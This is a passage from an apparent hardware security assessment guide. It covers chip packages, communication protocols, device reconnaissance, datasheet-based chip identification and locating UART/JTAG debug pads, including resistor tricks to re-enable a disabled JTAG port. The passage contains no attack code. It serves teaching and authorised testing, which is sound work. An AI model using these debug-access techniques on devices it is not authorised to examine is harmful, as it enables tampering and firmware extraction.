
Note that EEPROM, NAND Flash and NOR Flash can use either serial protocol or parallel protocol; thus it is needed to refer to their datasheet to identify their communication protocol.

## 2.4. Chip Package Types


Integrated circuits (ICs), or chips, come in various package types, and the choice of a package depends on factors such as the application, required functionality, size constraints, and thermal considerations. Here are the most common package types:



**Note:**



SOP and SOIC package types are very similar, as shown in the next diagram. SOP has a larger footprint than SOIC, but what is important is that they both have the same pin spacing. That is why, it is possible to use the same chip clips for both packages (cf. 6.3.2.1. *Connection to chip using chip clip*).



Below are some examples seen on real devices:

- Flash memory with **8-pin SOP** package (very common package for serial Flash):





- NAND Flash memory with **TSOP-48** package (very common package for parallel NAND Flash):



## 2.5. Communication Modes

There are two modes of communications between IC components:

- **Serial communications:** data is sent/received one bit at a time over a single data line.
- **Parallel communications:** multiple bits are sent/received simultaneously over multiple data lines.

On embedded devices, serial communications between components are often preferred due to low physical space (indeed parallel communications require much more data lines, and therefore more complex PCB).

Serial communications protocols examples:

- UART (Universal Asynchronous Receiver-Transmitter) (cf. 4.)
- RS-232
- USB
- SPI (Serial Peripheral Interface) (cf. 6.)
- I<sup>2</sup>C (Inter-Integrated Circuit)
- CAN
- Ethernet
- PCI Express

Parallel communications protocols examples:

- ONFI (Open NAND Flash Interface): Parallel communication that is often used for communication between NAND Flash memory and microcontroller (cf. 7.)
- PCI (Peripheral Component Interconnect): PCI uses a parallel bus, but most recent implementations like PCI Express (PCIe) have transitioned to a serial communication protocol.



## 3.Information Gathering

The first step of a hardware security assessment consists in gathering as much information as possible about the target device.


### Tips:

- Take note of all the information gathered.
- Download all documentation and datasheets available for the target device and the identified components.
- Take lots of pictures of everything:
  - Untouched device (every label, every screw, every port, every interface, etc.),
  - Disassembled device,
  - Both sides of PCB,
  - Zoom on every chip, every label, every connector, etc.
  - Remove PCB stickers and check what they hide.


### 3.1. Reconnaissance

This first phase consists in gathering all the publicly available information about the device:

- Look for the official website.
- Search for official documentation, based on the device's reference number.
- Search for changelog / version history.
- Search for previous research/hacking already done on the target device (if available). For instance, this is common with router devices thanks to [OpenWrt](https://openwrt.org) project (<https://openwrt.org>).



- On devices with wireless communication capabilities, get the **FCCID** (Federal Communications Commission Identification) which is a unique identifier assigned by FCC in the US to track and manage electronic devices that emit radiofrequency (RF) signals. It is usually easily accessible from the back of the device. Then, perform an **FCCID** lookup via <https://fccid.io/>. It can give lots of interesting technical information about the device, including internal photos.



- Check if the device's firmware can be downloaded from the official website or from anywhere else on the Internet.
- Also, look for similar products, especially if only a few information is available for the target device.
- Do not forget to perform research about the target device on Twitter/X and Reddit where there is a quite large community of hardware hackers.

## 3.2. Chips Identification

In this second step, the device must be open in order to access the PCB. The goal is now to identify most of the IC chips on the PCB, and in particular the memory chips and MCU/SoC. To achieve this, read the reference numbers written on the chips (if they have not been removed!), and search for their datasheets on:

- <https://datasheetpdf.com/>
- <https://www.alldatasheet.com/>
- <https://www.datasheets360.com/>
- Google: `filetype:pdf <reference number>`
- <https://alibaba.com>: most chips are sold here and the products' descriptions might contain datasheet or at least some useful technical information.

### Tips:

- Play with orientation and light, combined with camera zooms, to be able to read reference numbers / codes written on chips. It is usually easier to read small reference numbers from high-quality pictures, taken under different lights and angles. Image manipulation software can also be useful (play with contrast and exposition for example).











































































































































































- Do not forget about the back of PCB, since both sides of PCB can have components.

### Warning:

- Before disassembling the device, make pictures of the locations of screws, and keep track of which screws come from where.
- Some screws can be hidden under some stickers, make sure to check and avoid forcing too much.
- When removing the PCB, be careful of cables and connectors (especially the ones that are hidden, on the back of the PCB). Again, make pictures of every cable and connectors before releasing them.

The goal is to avoid breaking something when disassembling the device and extracting the PCB, and also to be able to reassemble everything.

Manufacturer logos are also often printed on the chips. It can be useful to make sure we are looking at the right chip when searching for datasheet. Here is a non-exhaustive list:


 Abracon	 Ericsson	 Lattice Semi.	 Omniel	 Solid State Inc.
 Advanced Analogic	 Exar	 Lattice Semi.	 ON Semiconductor	 Solid State Scientific
 Advanced Linear Devices	 Fairchild	 Lattice Semi.	 Optek	 Solomon Systech
 Advanced Power Technology	 Ferranti	 LG Semi.	 Pericom Semi.	 STMicroelectronics
 Agilent	 Fox Electronics	 Linear Tech.	 Plessey	 Sunnyuan
 Alliance Semi.	 Freescale	 Littelfuse	 Power Innovations	 Synertek
 Allegro Microsystems	 Fujitsu	 Lucent	 Power Integrations	 Taiwan Semi.
 Alpha Semi.	 Fujitsu	 M Systems	 Power Trends	 TDK Semi.
 AMD	 GEC Plessey	 Macronix	 Quality Semi.	 TE Connectivity
 American Zettler	 General Electric	 Macronix	 QuickLogic	 Teccor
 Anadigics	 General Semi	 Marvell Semi.	 Rabbit Semi.	 Teccor
 Analog Devices	 General Semi	 Matsushita	 Ramtron	 TelCom Semi.
 Analog Devices	 Gennum	 Matsushita	 Realtek	 Teledyne
 Aries	 Gennum	 Maxim	 Rectron	 Texas Instruments
 Astec	 Gould	 Micrel	 Reliance	 Thomson
 Benchmarq	 Harris	 Micro Linear	 Renesas	 Toko America
 Bothand	 Harris	 Microchip	 Rockwell	 Torex
 Bright Power	 Hitachi	 Micronas	 Samsung	 Toshiba
 Burr-Brown	 Holtek	 Micronix	 Sanken	 Toshiba
 Catalyst Semi.	 Hyundai	 Microsemi Corp.	 Sanyo	 Trident
 Catalyst Semi.	 Hyundai	 Microsemi Corp.	 Seiko Epson	 Tripath
 Ceramate	 IC Works	 Mitel	 Seiko Instruments	 Trikin Semi.
 Chrontel	 icube	 Mitsubishi	 Semitron	 Tseng Labs
 Cirrus Logic	 Integrated Device Tech.	 Monolithic Memories, Inc.	 Semitron	 Tundra Semi.
 CML Microcircuits	 Integrated Device Tech.	 MOS Technology	 Semitronic	 UMC
 Coiltronics	 Integrated Device Tech.	 Mosaic Semi.	 Semtech	 Unitrade
 Conexant	 Integrated Device Tech.	 Mosel Vitelic	 SGS	 Unitrade
 C.P. Clare	 Impala Linear	 Mostek	 Shindengen	 Vantis
 CUI Inc.	 Infineon	 Motorola	 Siemens	 Vitelc
 Cygnal	 Inmos	 Mullard	 Sierra Semi.	 VLSI Tech.
 Cypress	 Intel	 Murata	 Signetics	 VLSI Tech.
 Cypress	 International Rectifier	 Murata	 Silicon Labs	 Winbond
 Daewoo	 Intersil	 National Semi.	 Silicon Storage Technologies	 Xicor
 Dallas Semi.	 Knowles Acoustics	 National Semi.	 Silicon Systems	 Xilinx
Data-Intersil	Kota	National Semi.	Silicon Systems	Zilog
EG&G Reticon	Lambda Elect.	Nordic Semi.	Siliconix	Zilog
E.M. Marin	Lattice Semi.	Nvidia	Simtek	Zilog

**Tips:**


If you cannot find datasheet for the exact reference number, try to search for “fragments” of the chip number. For example, instead of searching for **IT8786E-I**, search for **IT8786**, and so on. Some digits can just indicate unimportant variations of the same chip. Or it might also allow you to find datasheets for components from the same family.

**Example of chip identification:**

1. We want to identify the following IC chip on a PCB. From a first view, we can already see that it is a chip with a Quad Flat Package (QFP), i.e., a thin chip with many small pins on all four sides. This is a typical form factor for microcontroller (MCU).



2. If we zoom in, we can read the reference written on the chip = **ITE IT8786E-I**
3. Research on datasheets websites does not report results for this exact reference number, but Google search gives an interesting result:



4. This PDF file is the datasheet (i.e., the technical documentation) of the chip we are looking for. At the beginning of the document, the page “Features” is interesting because it gives an overview of all the features supported by this chip. At first glance, we can see that it supports several UARTs channels, general-purpose Input/Output channels (GPIO), etc.



## 1. Features

- **Low Pin Count Interface**
  - Complies with Intel Low Pin Count Interface Specification Rev. 1.1
  - Supports LDRQ#, SERIRQ protocols
  - Supports PCI PME# Interfaces
- **ACPI & LANDesk Compliant**
  - ACPI V. 2.0 compliant
  - Register sets compatible with "Plug and Play ISA Specification V. 1.0a"
  - LANDesk 3.X compliant
  - Supports 12 logical devices
- **Enhanced Hardware Monitor**
  - Built-in 8-bit Analog to Digital Converter
  - 3 thermal inputs from either remote thermal resistor or thermal diode or diode-connected transistor, the temperature sensor of the current mode
  - 8 voltage monitor inputs (VBAT measured internally)
  - 1 chassis open detection input with low power Flip-Flop dual-powered by battery or VCCH
  - Watch Dog comparison of all monitored values
  - SST/PECI I/F support
  - H/W Smart fan control
- **Fan Speed Controller**
  - Provides fan on-off and PWM control
  - Supports 3 programmable Pulse Width Modulation (PWM) outputs
  - 128 steps of PWM modes
  - Monitors 3 fan tachometer inputs
- **Six 16C550 UARTs**
  - Supports six standard Serial Ports
  - Supports IrDA 1.0/ASKIR protocols
  - Supports CIR
- **IEEE 1284 Parallel Port**
  - Standard mode: Bi-directional SPP compliant
  - Enhanced mode: EPP V. 1.7 and V. 1.9 compliant
  - High-speed mode: ECP, IEEE 1284 compliant
  - Back-drive current reduction
  - Printer power-on damage reduction
  - Supports POST (Power-On Self Test) Data Port
- **Floppy Disk Controller**
  - Supports two 360K/ 720K/ 1.2M/ 1.44M/ 2.88M floppy disk drives
- **Enhanced digital data separator**
  - 3-Mode drives supported
  - Supports automatic write protection via software
- **Keyboard Controller**
  - 8042 compatible for PS/2 keyboard and mouse
  - Hardware KBC
  - GateA20 and Keyboard reset output
  - Supports multiple keyboard power-on events (Any keys, 2-5 sequential keys, 1-3 simultaneous keys)
  - Supports mouse double-click and/or mouse move power on events
- **40 General Purpose I/O Pins**
  - Input mode supports either switch de-bounce or programmable external IRQ input routing
  - Output mode supports 2 sets of programmable LED blinking periods
  - 8 GPIO Pins in the same group
- **Serial Flash I/F for BIOS**
  - Supports 8 M-bit of SPI I/F
  - Supports H/W lock
- **Watch Dog Timer**
  - Time resolution 1 minute or 1 second, maximum 65535 minutes or 65535 seconds
  - Output to KRST# and PWROK when expired
- **ITE's Innovative Automatic Power-failure Resume and Power Button De-bounce**
- **VCCH and Vbat Supported**
- **Single 24/48 MHz Clock Input**
- **Built-in 32.768 kHz Oscillator**
- **+5V/3.3V Power Supply**
- **Supports RS485 Automatic Direction Control**
- **Supports Wide Operation Temperature Range: -40 °C~100 °C**
- **128-pin QFP / 128-pin LQFP**

www.ite.com.tw

1

Specifications subject to Change without Notice

IT8783F/E V0.5  
ITPM-PN-2010083  
6/25/2010

5. It confirms that this chip is a MCU. The chip can also be found on online electronics shops:

Welcome to Veswin!

**Veswin Electronics**  
All-in-one Procurement Platform


PLEASE ENTER THE PART NUMBER.

Popular searches: MMBT2222A P6KE15CA LM2575T-ADJ

[Product Categories](#) [Home](#) [Line Card](#) [Request for Quote](#) [Technical News](#)

Home > Processors / Microcontrollers > IT8786E-I

### IT8786E-I ITE QFP-128 Processors / Microcontrollers

 <p>ITE IT8786E-I</p> <p>Veswin Electronics All-in-one Procurement Platform</p> <p>Images are for reference. See Product Specification</p>	Part Number	IT8786E-I	<input type="text" value="1"/> <input type="button" value="100+"/> <input type="button" value="Purchase quantity *"/> <input type="text" value="E-mail *"/> <input type="text" value="Contact Name *"/> <input type="text" value="Phone"/>
	Brand	ITE	
	Product Categories	Processors / Microcontrollers	
	Datasheet	<a href="#">Datasheet</a>	
	Package	QFP-128	

Add to favorite: ☆


After identifying all the main components of a device, a table looking as follows for every identified component should be produced in the final report:

Description	Manufacturer	Reference	Technical Specifications
Microcontroller (MCU)	ITE	IT8786E-I 2028-BXS S18HTA	- 64 GPIO pins - 3.3V power supply - Datasheet: <a href="https://github.com/huchanghui123/ITE-SuperIO/blob/master/IT8786E-I_B_V0.2.pdf">https://github.com/huchanghui123/ITE-SuperIO/blob/master/IT8786E-I_B_V0.2.pdf</a>


**Tips:**

If an electromagnetic/radio frequency shield (EM/RF shield) is present on the PCB, remember to remove it to unveil what lies beneath. Indeed, interesting ICs often require such shielding. Here is an example on a Netgear router where MCU and RAM are present under such a shield:

- Before shield removal:



- After shield removal:



In a datasheet, the most important sections from a hacker’s perspective are:

- **Features/General description** at the beginning: it gives an overview of the features supported by the chip.
- **Block diagram**: it shows how the chip can interface with other components.
- **Pinout diagram**: graphical representation that illustrates the layout and assignment of pins.

- **Memory mapping (for MCU/SoC):** it shows how the memory ranges are assigned in MCU/SoC. It is particularly useful when extracting firmware from mapped memory (cf. 5.4. *Firmware Extraction using JTAG*) or when reversing bare-metal firmware (cf. 8.4. *Loading Bare-Metal Firmware in IDA*).


### 3.3. Debug Interfaces Candidates

After the identification of chips, it is important to identify the debug interfaces available on the PCB.

Debug interfaces are indeed often available on PCB as single or multiple rows of pads or pins. Therefore, they should all be inspected.

**Examples:**

- PCB of a Netgear router:
  - In red box: row of 4 pads that is a good candidate for UART (cf. 4. *UART*).
  - In yellow box: double row of 14 pads that is a possible candidate for JTAG (cf. 5. *JTAG*).




- PCB of a PaloAlto network device:
  - A row of 9 pins that could be either UART or JTAG.



- A double row of 10 pins that is another candidate (more likely JTAG).





#### Notes: Disabled debug interfaces

- Some debug interfaces can be present on a PCB but disabled. In such case, it often means that they are used on development boards, but disabled in production. This is often the case for JTAG.
- Sometimes, however, there are some undocumented tricks to re-enable such disabled debug interface, like connecting two points on the PCB. According to <https://www.makemehack.com/2020/03/how-to-find-the-jtag-interface.html>, here are some tricks that might work to re-enable JTAG (but they all require some strong electronic skills!):
  - It might be missing the pull-up resistor in the **TRST** pin, in this way the JTAG interface is always in a reset state and it will not function. This issue can be solved by putting a resistor of about 300 Ohm or 1 KOhm between this pin and **Vcc**.
  - Usually between each JTAG connector pin and the related MCU/SoC pin, there is a low value resistor that can be missing during mass production and it is included only in the prototype boards. This issue can be solved by putting back this resistor or making a direct connection short-circuiting the resistor pads.



#### Tips:

If there are the following labels next to the pins/pads, we are lucky since it gives a clear indication about the type of debug interface we are facing (and possibly even about the pinout):



- **UART, CONSOLE, RX, TX, DBG\_TXD, DBG\_RXD ...** → Indicates UART
- **JTAG, TDO, TDO, TMS, TCK, TRST ...** → Indicates JTAG

To gain a comprehensive understanding of the various potential form factors for debug interfaces, below are several additional examples.

- **Examples of UART interfaces:** Most common configuration is 4-pin or 3-pin.









**Note:**

